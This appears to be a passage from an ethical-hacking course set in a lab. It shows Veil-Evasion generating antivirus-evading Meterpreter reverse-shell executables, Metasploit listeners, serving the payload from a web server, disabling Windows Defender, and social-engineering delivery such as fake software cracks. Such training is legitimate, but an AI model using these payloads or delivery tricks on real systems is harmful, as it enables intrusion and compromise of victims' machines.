Veil-Evasion is a tool designed for penetration testers and red teams to simulate bypasses of common Antivirus products. Tools like this are of high value to offensive security professionals, as they can be used to emulate a more persistent attacker who will try to bypass an Antivirus system through trial and error. Without a tool such as Veil-Evasion, offensive security engagements would take longer time.

Veil-Evasion can work on existing executables, or simply create a wide range of payloads with shellcode added to them. Most cases use a shellcode-based method, as the resulting payload has a better chance of evading Antivirus systems.

Considering that a tool like this is used by professional organizations to simulate an attack by adversaries, it would make sense to allow a user to automate the generation of a payload from a central location. This allows it to be integrated into attack workflows, which lets offensive security professionals work more efficiently.

In Summary:

- Veil is a framework for generating backdoors that is not detected by Anti-Virus.
- Backdoor is a file that is when executed in a computer it will give a full access to that computer.
- Veil framework is located at Github

The steps to do Backdoor attack:


- Create the backdoor file using Veil.
- Checking the file against Anti-Virus.
- Listening to connection using Metasploit.

- Delivering and executing in file to target machine.

6.2. Installing Veil 3.1 In Kali Linux

Exercise 28: Client-Side Attacks – Installing Veil Evasion

1. Go to Veil page at Github <https://github.com/Veil-Framework/Veil>
2. copy the link from Github



3. open terminal in Kali
4. go to /opt directory and type:

```
# git clone https://github.com/Veil-Framework/Veil.git
```

```
root@kali: ~/Downloads/Veil 106x24
GuestEdition
hstshijack.zip
install-mana.sh
ITLogo.jpg
mana-toolkit-1.3-1debian1_amd64.deb
nmap-7.80-1.x86_64.rpm
Rapid7Setup-Linux64.bin
rougeAP.sh
RT2870_Firmware_V22
RT2870_Firmware_V22.zip
wp2601087-kali-linux-wallpaper-1920x1080.jpg
wp2601105-kali-linux-wallpaper-1920x1080.jpg
zenmap-7.80-1.noarch.rpm
zenmap_7.80-2_all.deb
root@kali:~/Downloads# mkdir Veil
root@kali:~/Downloads/Veil# git clone https://github.com/Veil-Framework/Veil.git
Cloning into 'Veil'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (36/36), done.
remote: Total 2194 (delta 12), reused 16 (delta 4), pack-reused 2154
Receiving objects: 100% (2194/2194), 705.14 KiB | 3.83 MiB/s, done.
Resolving deltas: 100% (1236/1236), done.
root@kali:~/Downloads/Veil#
```

5. now go to Veil directory

```
#cd Veil
```

6. Go to `config` directory to run setup file in a silent mode (installing default configurations)

```
./setup.sh --silent --force
```

7. After Veil completely installed close the terminal and open new terminal and start Veil

```
#cd Downloads/Veil/Veil/
```

```
./Veil.py
```

```
root@kali: ~/Downloads/Veil/Veil# ls
CHANGELOG config __init__.py lib LICENSE README.md tools Veil.py
root@kali: ~/Downloads/Veil/Veil# ./Veil.py
=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

 2 tools loaded

Available Tools:

 1) Evasion
 2) Ordnance

Available Commands:

  exit          Completely exit Veil
  info          Information on a specific tool
  list          List available tools
  options       Show Veil configuration
  update        Update Veil
  use           Use a specific tool

Veil>:
```

As you can see the green commands that we can run in Vial.

8. Type

```
#list
```

Evasion: is the program which generate backdoors

Ordnance: The program that generate the payload that used by Evasion, The payload is a part of the code that allow us to control the target machine like

reverse connection, download or upload files from/to target machine.

Exercise 29: Creating Backdoor malware

1. to start using Evasion just type `Veil>: use 1`

```
root@kali: ~/Downloads/Veil/Veil 139x34
Veil>: list
=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Tools:
1) Evasion
2) Ordnance

Veil>: use 1
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Veil-Evasion Menu

 41 payloads loaded

Available Commands:

  back          Go to Veil's main menu
  checkvt       Check VirusTotal.com against generated hashes
  clean         Remove generated artifacts
  exit          Completely exit Veil
  info          Information on a specific payload
  list          List available payloads
  use           Use a specific payload

Veil/Evasion>: █
```

2. `#list` command will show us all the loaded payloads

```
Veil/Evasion>: list
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Payloads:

1) autoit/shellcode_inject/flat.py
2) auxiliary/coldwar_wrapper.py
3) auxiliary/macro_converter.py
4) auxiliary/pyinstaller_wrapper.py
5) c/meterpreter/rev_http.py
6) c/meterpreter/rev_http_service.py
7) c/meterpreter/rev_tcp.py
8) c/meterpreter/rev_tcp_service.py
9) cs/meterpreter/rev_http.py
10) cs/meterpreter/rev_https.py
11) cs/meterpreter/rev_tcp.py
12) cs/shellcode_inject/base64.py
13) cs/shellcode_inject/virtual.py
14) go/meterpreter/rev_http.py
15) go/meterpreter/rev_https.py
16) go/meterpreter/rev_tcp.py
17) go/shellcode_inject/virtual.py
```

Meterpreter is a dynamically extensible payload that uses in-memory dll injection extended over the network at runtime. Because this payload runs only in memory, it allows us to do anything untraceable, no files installed in the target computer hard disk and we can use this payload to connect to other target computer in the network and do anything the normal user can do in his computer, it will give full control like installing keylogger inside the machine and other malwares, download files, run programs ..

3. Use Evasion payload 7 which is reverse TCP connection:

Veil/Evasion>: use 7

```

Veil/Evasion>: use 7
=====
                         Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Payload Information:

  Name:          Pure C Reverse TCP Stager
  Language:      c
  Rating:        Excellent
  Description:   pure windows/meterpreter/reverse_tcp stager, no
                 shellcode

Payload: c/meterpreter/rev_tcp selected

Required Options:

  Name          Value          Description
  ----          ----
  COMPILE_TO_EXE Y             Compile to an executable
  LHOST          10.0.2.23    IP of the Metasploit handler
  LPORT          4444         Port of the Metasploit handler

Available Commands:

  back          Go back to Veil-Evasion
  exit          Completely exit Veil
  generate      Generate the payload
  options       Show the shellcode's options
  set           Set shellcode option

[c/meterpreter/rev_tcp>]: set LHOST 10.0.2.23          Kali IP address
[c/meterpreter/rev_tcp>]: generate
=====
                         Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[>] Please enter the base name for output files (default is payload): revtcp23
=====
                         Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====


```

4. Configure the payload by entering LHOST (Kali Machine IP)

address) and if you like to change the port, change the value of LPORT.

5. Type: `generate` to generate the payload then, give a name to the new windows malware created.
6. The File will be stored `/var/lib/veil/output/compiled/revtcp23.exe`
7. This file is the malware that when installed in Windows 10 machine and not detected by Windows defender or other Antivirus software ,it will create a backdoor connection from the victim to the attacker machine which its IP address provided as part of the file creation (Kali) ,also The port is configured because the Attacker machine need to listen to that port in order to make the connection.

```
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Language: c
[*] Payload Module: c/meterpreter/rev_tcp
[*] Executable written to: /var/lib/veil/output/compiled/revtcp23.exe
[*] Source code written to: /var/lib/veil/output/source/revtcp23.c
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/revtcp23.rc

Hit enter to continue...
=====
```

6.3. How Anti-Malware work

Anti-malware/Anti-virus programs scan for malware using a database of known malware definitions (also called signatures). These definitions tell what the malware does and how to recognize it. If the anti-malware program detects a file that matches the definition, it will flag it as potential malware.

Heuristics

Another way Anti-Malware (AM) detects bad software is a form of analysis called heuristics. An alternative to database scanning, heuristic analysis allows anti-malware programs to detect threats that were not previously discovered. Heuristics identifies malware by behaviors and characteristics, instead of comparing against a list of known malwares.

For example, if an application is programmed to remove important system files, the anti-malware software may flag it as malware. Heuristic analysis can sometimes result in “false positives,” or programs flagged as malware that are legitimate.

Sandboxing

A third way Anti-Malware software can find malware is by running a program it suspects to be malicious in a sandbox, which is a protected space on the computer, similar to a virtual machine within the OS. The suspected program believes it has full access to the computer when, in fact, it is running in an enclosed space while the anti-malware monitors its behavior. If it demonstrates malicious behavior, the anti-malware will terminate it.

Otherwise, the program can execute outside the sandbox. However, some forms of malware are smart enough to know when they are running in a sandbox and will stay on their best behavior...until they are allowed free access to the computer.

Removal

The anti-malware does not just flag malware. Once malware has been found on a system, it needs to be removed. Many threats can be deleted by the anti-malware program as soon as they are detected. However, some malware is designed to cause further damage to computer if it is removed. If the anti-malware suspects this is the case, it will usually quarantine the file in a safe area of computer storage. Basically, the anti-malware puts the malware in a timeout. Quarantining a malicious file prevents it from causing harm and

allows you to remove the file manually without damaging your computer.

Checking if the generated file is detected by AV


There are some websites that scan the software against well-known anti-malware detection software, some these sites like virus total will take the signature of the file that you upload and will update the anti-malware software vendors. The free websites that do not share uploaded files do not stay live for a long time.

There are websites that review and rank these websites and show if the website shares the uploaded file with antivirus vendors or not. you need to search Google for “Online Multi Engine Antivirus scanners”

Here is an example:

1. VirusTotal

VirusTotal is one of the most popular multi-engine online antivirus scanners that was acquired by Google in September 2012. When compared to its competitors, VirusTotal wins in almost every aspect such as speed (thanks to Google's infrastructure), having the most antivirus engines and features including free public API usage, URL scanning, voting & comment, multiple languages, additional information on the analyzed file and multiple ways to send file to VirusTotal (web, email, browser extensions, desktop programs, mobile apps).



Antivirus Engines: 46

Max Upload Size: 32MB

Upload Method: Web + SSL, Email Attachment, Windows Context Menu, Desktop Browser, Android

Upload Progress Meter: YES

Uploaded files shared with antivirus vendors: YES

Report Page Information: Analysis Date, SHA256, Detection, Comments, Votes, ssdeep, TrID, ExifTool, PE information, ClamAV PUA Engine, date and time of first and last seen in VirusTotal, file names.

Hash Search: YES

Scan Remote Files: YES. Go to **Scan a URL** > Enter direct download link and scan. At the report page, click on the **downloaded file analysis** hyperlink.

Time Taken to Upload and Scan 400KB File: 55 seconds

These sites will ask you to upload your file, then they scan it and give you the results.

6.4. Listening to incoming connections

Exercise 30: Setup Hacker machine to listen to Incoming connection

Since the backdoor that we created in the previous exercise uses a reverse payload, we need to setup Kali to listen for incoming connection using Metasploit framework and configuring it with the port that it should listen to.

1. open new terminal windows in Kali and type

#msfconsole

2. use a module in Metasploit called *exploit/multi/handler* that allow us to listen to incoming connections from our payload file.

```
msf5 > use exploit/multi/handler
```

3. Setup the parameters of the exploit as shown in the screenshot below

```
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.0.2.23    yes      The listen address (an interface may be specified)
LPORT      4444          yes      The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

msf5 exploit(multi/handler) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
```

4. to start listening type

#**exploit** to start

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.23:4444
[*] Sending stage (176195 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.23:4444 -> 10.0.2.6:50028) at 2020-08-03 14:49:55 -0400
```

Notes

- If you get error “failed to bind to” either change the port in the Veil file created and repeat the Listening steps in Kali or use the below procedure to see what process using the port 8080.

```
msf exploit(multi/handler) > exploit
[-] Handler failed to bind to 10.0.2.5:8080
[-] Handler failed to bind to 0.0.0.0:8080
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:8080).
[*] Exploit completed, but no session was created.
```

- Use the following commands in Kali to determine which process using the port 8080

#netstat -a : will show all connections to the machine.

#lsof -i:< port number> to check specific port and which services is using it.

```
root@kali:/opt/Veil# netstat -a |less
root@kali:/opt/Veil# lsof -i:8080
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
apache2 12862 root 4u IPv6 141338 0t0 TCP *:http (LISTEN)
apache2 12863 www-data 4u IPv6 141338 0t0 TCP *:http (LISTEN)
apache2 12864 www-data 4u IPv6 141338 0t0 TCP *:http (LISTEN)
apache2 12865 www-data 4u IPv6 141338 0t0 TCP *:http (LISTEN)
apache2 12866 www-data 4u IPv6 141338 0t0 TCP *:http (LISTEN)
apache2 12867 www-data 4u IPv6 141338 0t0 TCP *:http (LISTEN)
apache2 12868 www-data 4u IPv6 141338 0t0 TCP *:http (LISTEN)
apache2 14126 www-data 4u IPv6 141338 0t0 TCP *:http (LISTEN)
apache2 14136 www-data 4u IPv6 141338 0t0 TCP *:http (LISTEN)
root@kali:/opt/Veil# lsof -i :8080er Locations
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
.ruby.bin 15312 root 10u IPv4 177049 0t0 TCP kali:http-alt (LISTEN)
root@kali:/opt/Veil# service http-alt stop
Failed to stop http-alt.service: Unit http-alt.service not loaded.
root@kali:/opt/Veil# lsoft -i :443
bash: lsoft: command not found
root@kali:/opt/Veil# lsof -i :443
root@kali:/opt/Veil# service .ruby.bin stop
Failed to stop .ruby.bin.service: Unit .ruby.bin.service not loaded.
root@kali:/opt/Veil# lsof -i :8080
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
.ruby.bin 15312 root 10u IPv4 177049 0t0 TCP kali:http-alt (LISTEN)
root@kali:/opt/Veil#
```

- You can Kill the process that is using the port 8080

6.5. Delivery Method

There are many ways to deliver the Malware to victim's machines, the method depends on the attacker intention, and if he is targeting specific users or any user. the attacker will choose the delivery method after gathering information about the victim and understanding how to exploit the victim using social Engineering and other means. The delivery method could be through a phishing email that have a link to a malicious website or attachment of the malware. For example people looking for free software or crack to a software license, attacker can exploit their desire to not paying for a software license and have the malware named as a crack engine available to download, even the attacker provide instructions to users about how to disable Anti-malware software claiming that anti-malware software will block the crack from working. Also, Malware can be delivered in a form of Word Document or imbedded inside an image or a PDF file.


Exercise 31: Malware Basic Delivery Method

Basically, we are going to put the backdoor in kali web server and download it from the target machine just to make sure that file works.

1. Copy backdoor file to Kali web server
2. Go to Kali web server folder located at **var/www/html** and create new folder to have the malware files stored under that folder and available to download.
3. Copy the Veil file created to that location

```
#mkdir malware
#cp /var/lib/output/compiled/revtcp23.exe /var/www/html/maleware
root@kali:~# cp /var/lib/veil/output/compiled/revtcp23.exe /var/www/html/maleware/
root@kali:~# msfconsole
```

4. If you already have index.html file under html folder then create a new folder under html folder and put the vail created file under it.



5. Start web server at Kali

```
#service apache2 start
```



6. start Windows machine from VBOX and open Browser and connect to Kali website then go to http://Kali_ip/maleware

- 7. Click on the file revtcp23.exe and choose to run it anyway.
- 8. Windows Defender may detect the file and delete it, for testing purposes disable Windows Defender.
- 9. check Kali and you should see one session opened with the Windows Machine.

- 10. when you get meterpreter session that mean that the backdoor successfully made reverse connection to Kali machine.
- 11. In Kali meterpreter session type >sysinfo

- 12. Type >help to see available commands and functions that you can run on the victim machine.

Notes

- I run the file manually in Windows machine just to prove that the file actually works .
- Most likely the AV will detect the file and delete it or stop it from working so sometimes you may need to stop the AV in Windows machine just to make sure the file works.
- Most users who has outdated AV will not detect the file.
- **To disable Windows Defender: Go to Run then type `gpedit.msc` and go to Administrative Templates → Windows Components → Windows Defender Antivirus and turn off Windows Defender**
- Basically bypassing Antivirus programs or any other security layer is like a game of cat and mouse, so backdoors might start getting detected at some stage, then the developers release new update, this will allow you to generate undetectable backdoors, then AV programs release an update which will make backdoors detectable.
- Make sure that Veil or any other tool you are using to generate the backdoor is up to date.

Exercise 32: Creating Encrypted backdoor

Encrypted backdoor will make the communication between the victim machine and the attack machine is encrypted and no one can see the type of traffic uploaded or download to/from the victim machine.

Veil can create encrypted backdoor using reverse_https connection and Kali Metasploit can use same reverse_https to listen and decrypt the packets

1. To create Encrypted backdoor
2. Start Veil

```
root@kali:~/Downloads/Veil/Veil# ./Veil.py
=====
          Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

  2 tools loaded

Available Tools:

  1)      Evasion
  2)      Ordnance

Available Commands:

  exit          Completely exit Veil
  info          Information on a specific tool
  list          List available tools
  options       Show Veil configuration
  update        Update Veil
  use           Use a specific tool

Veil>: use 1
=====
```

3. use option 15 rev_https

```
Veil/Evasion>: use 15
=====
                         Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Payload Information:

  Name:          Pure Golang Reverse HTTPS Stager
  Language:      go
  Rating:        Normal
  Description:   pure windows/meterpreter/reverse_https stager, no
                  shellcode

Payload: go/meterpreter/rev_https selected
```

4. Set the options of the rev_hhttps

```
[go/meterpreter/rev_https>>]: set LHOST 10.0.2.23
[go/meterpreter/rev_https>>]: set LPORT 4445
[go/meterpreter/rev_https>>]: set PROCESSORS 1
[go/meterpreter/rev_https>>]: set SLEEP 5
[go/meterpreter/rev_https>>]: options
```

Payload: `go/meterpreter/rev_https` selected

Required Options:

| Name | Value | Description |
|----------------|-----------|---|
| ---- | ----- | ----- |
| BADMACS | FALSE | Check for VM based MAC addresses |
| CLICKTRACK | X | Require X number of clicks before execution |
| COMPILE_TO_EXE | Y | Compile to an executable |
| CURSORCHECK | FALSE | Check for mouse movements |
| DISKSIZE | X | Check for a minimum number of gigs for hard disk |
| HOSTNAME | X | Optional: Required system hostname |
| INJECT_METHOD | Virtual | Virtual or Heap |
| LHOST | 10.0.2.23 | IP of the Metasploit handler |
| LPORT | 4445 | Port of the Metasploit handler |
| MINPROCS | X | Minimum number of running processes |
| PROCCHECK | FALSE | Check for active VM processes |
| PROCESSORS | 1 | Optional: Minimum number of processors |
| RAMCHECK | FALSE | Check for at least 3 gigs of RAM |
| SLEEP | 5 | Optional: Sleep "Y" seconds, check if accelerated |
| USERNAME | X | Optional: The required user account |
| USERPROMPT | FALSE | Prompt user prior to injection |
| UTCHECK | FALSE | Check if system uses UTC time |

Available Commands:

| | |
|----------|------------------------------|
| back | Go back to Veil-Evasion |
| exit | Completely exit Veil |
| generate | Generate the payload |
| options | Show the shellcode's options |
| set | Set shellcode option |

```
[go/meterpreter/rev_https>>]: generate
```

5. The PROCESSORS and SLEEP parameters will not affect the file, but they will help in the Antivirus evasion as they change the file signature

```
[go/meterpreter/rev_https>>]: generate
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[>] Please enter the base name for output files (default is payload): revhttps
runtime/internal/sys
runtime/internal/atomic
runtime
errors
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Language: go
[*] Payload Module: go/meterpreter/rev_https
[*] Executable written to: /var/lib/veil/output/compiled/revhttps.exe
[*] Source code written to: /var/lib/veil/output/source/revhttps.go
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/revhttps.rc

Hit enter to continue...
=====
```

6. Copy the generated file to the /var/www/html/maleware to make the file available for download through Kali website

```
Veil/Evasion>:
^C. Quitting...
root@kali:~/Downloads/Veil/Veil# cp /var/lib/veil/output/compiled/revhttps.exe /var/www/html/maleware
root@kali:~/Downloads/Veil/Veil#
```

7. In Kali start the listener through msfconsole :

```
#msfconsole
msf5> set exploit/multi/handler
msf5> set payload windows/meterpreter/reverse_https
msf5> set LHOST 10.0.2.23
msf5> set LPORT 4445
```

msf5>exploit

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.0.2.23     yes       The local listener hostname
LPORT    8080          yes       The local listener port
LURI

Payload options (windows/meterpreter/reverse_https):

Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.0.2.23     yes       The local listener hostname
LPORT    8080          yes       The local listener port
LURI

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.23:4445
```

8. From Windows 10 machine access the Kali website and download the file revhttps.exe and choose to run anyway when Windows give you warning

| Name | Last modified | Size | Description |
|----------------------------------|------------------|------|-------------|
| Parent Directory | - | | |
| revhttps.exe | 2020-08-03 18:09 | 2.8M | |
| revtcp23.exe | 2020-08-03 14:44 | 287K | |
| win10.exe | 2020-07-29 14:46 | 2.8M | |

Apache/2.4.43 (Debian) Server at 10.0.2.23 Port 80

9. Look at Kali Listener, you can see the reverse connection is established and using https which mean the connection is encrypted
10. In meterpreter session type `meterpreter>shell` to get Windows

shell

```
[*] Started HTTPS reverse handler on https://10.0.2.23:4445
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: uexavgw7) Staging x86 payload (177241 bytes) .
[*] Meterpreter session 1 opened (10.0.2.23:4445 -> 10.0.2.6:49830) at 2020-08-03 18:10:25 -0400


meterpreter > sysinfo
Computer       : MSEdgeWIN10
OS             : Windows 10 (10.0 Build 17134).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 3
Meterpreter    : x86/windows
meterpreter > shell
Process 4368 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.
```

6.6. Control hacked Devices with Kage Tool

Kage is a tool designed for Metasploit RPC server that interact with Meterpreter sessions and generate payloads that support Windows Meterpreter and Android Meterpreter. Kage makes Metasploit setup easier through GUI configuration of creating backdoor malware, setup Metasploit listener and many other Metasploit functions

Exercise 33: Using Metasploit GUI Kage

1. In Kali open browser and go to <https://github.com/Zerx0r/kage>




2. Download Kage by clicking on “you can install Kage binaries from here” at the same page”.

Installing

